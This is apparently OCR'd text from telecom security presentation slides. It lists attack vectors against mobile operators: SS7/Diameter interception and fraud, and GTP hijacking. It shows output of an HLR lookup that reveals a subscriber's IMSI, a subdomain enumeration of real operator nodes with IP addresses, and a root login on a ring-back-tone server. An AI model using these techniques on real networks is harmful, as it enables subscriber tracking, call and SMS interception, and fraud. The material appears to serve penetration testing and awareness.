
Internet:

- Compromise web applications deployed in DMZ
- Exploitation of internal network components possible if there is lack of segregation between DMZ and core network
- Possible to connect with network nodes (e.g PGW/GGSN or SGSN) exposed on the public domain
- Sending crafted SIP messages to SBCs exposed on the public domain

Roaming interfaces:

- Using SS7, perform HLR lookup to get subscriber information like, IMSI and serving MSC
- Using GTP, identify active tunnel session and hijack the session
- Using SS7/ Diameter, perform attacks leading to fraud like over-billing
- Using SS7/ Diameter, perform interception attacks like, SMS and Call

Attack Vectors




```
→ ~ python [redacted]hlr-lookups.py' +965[redacted]
[*] Sending Request...
 [*] Checking for Home Routing/SMS FW...
 [+] Target IMSI: 419[redacted]
 [+] Target Serving MSC: 923[redacted]
 [+] Target's HLR: 965[redacted]
 [+] Target's Operator: [redacted]
 [*] Information Retrieved at Tue Sep 11 09:59:11 2018
```

Roaming in Pakistan

Attack Vectors


- DNS Lookups for exposed LTE nodes "3gppnetwork.org"




```
→ Sublist3r git:(master) ./sublist3r.py -i -d 3gppnetwork.org

                  # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for 3gppnetwork.org
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[-] Total Unique Subdomains Found: 783
                   (0.0.0.0)
                  09.mcc234.3gppnetwork.org (0.0.0.0)
                  09.mcc234.3gppnetwork.org (0.0.0.0)
                  09.mcc234.3gppnetwork.org (0.0.0.0)
                  epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
mmee6.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
topon.s11.stjnspgw1.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
topon.s5.stjnspgw1.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
topon.s11.torspgw2.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
topon.s5.torspgw2.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
topoff.s8.pgw01.node.epc.mnc650.mcc311.3gppnetwork.org (0.0.0.0)
topoff.s8.pgw02.node.epc.mnc650.mcc311.3gppnetwork.org (0.0.0.0)
epdg.epc.mnc001.mcc202.pub.3gppnetwork.org (94.143.178.220)
xcap.ims.mnc001.mcc202.pub.3gppnetwork.org (10.73.131.8)
config.rcs.mnc001.mcc202.pub.3gppnetwork.org (107.178.246.67)
testconfig.rcs.mnc001.mcc202.pub.3gppnetwork.org (0.0.0.0)
config.rcs.mnc005.mcc202.pub.3gppnetwork.org (85.205.100.141)
ftcontentserver.rcs.mnc005.mcc202.pub.3gppnetwork.org (85.205.100.142)
preprod.ftcontentserver.rcs.mnc005.mcc202.pub.3gppnetwork.org (0.0.0.0)
preprod.push.rcs.mnc005.mcc202.pub.3gppnetwork.org (0.0.0.0)
epdg.epc.mnc002.mcc204.pub.3gppnetwork.org (90.132.128.57)
bsf.mnc004.mcc204.pub.3gppnetwork.org (62.140.140.63)
epdg.epc.mnc004.mcc204.pub.3gppnetwork.org (109.39.144.148)
ahm.epdg.epc.mnc004.mcc204.pub.3gppnetwork.org (109.39.144.149)
ehv.epdg.epc.mnc004.mcc204.pub.3gppnetwork.org (109.39.144.150)
```

```
testbed.ftcontentserver.rcs.mnc001.mcc2[redacted].pub.3gppnetwork.org ([redacted])
testconfig.rcs.mnc[redacted]1.mcc2[redacted]2.pub.3gppnetwork.org ([redacted])
testpush.mnc[redacted]1.mcc2[redacted]2.pub.3gppnetwork.org ([redacted])
```

Attack Scenario



- Internal network enumeration resulted in identification of node part of VAS networks, CRBT
- Caller Ring Back Tone (CRBT), is connecting with HLR and MSC, it enabled customers to subscribe for personalized audio, in place of regular tone
- Due to lack of basic security controls, it was possible to gain root access of the node from subscriber network segment




[redacted]-CRBT-[redacted]


```
login as: root
Using keyboard-interactive authentication.
Password:
Last login: [redacted]from 100.[redacted]
[root@[redacted]-CRBT-[redacted]] config #
```

Attack Scenario

- The compromised node is connected to the core.
- It is then possible to use the node to initiate other core related attacks (i.e using protocol vulnerabilities like SS7, Diameter of GTP).
- Using a global title scanner, we can gather more info about the SS7 core.



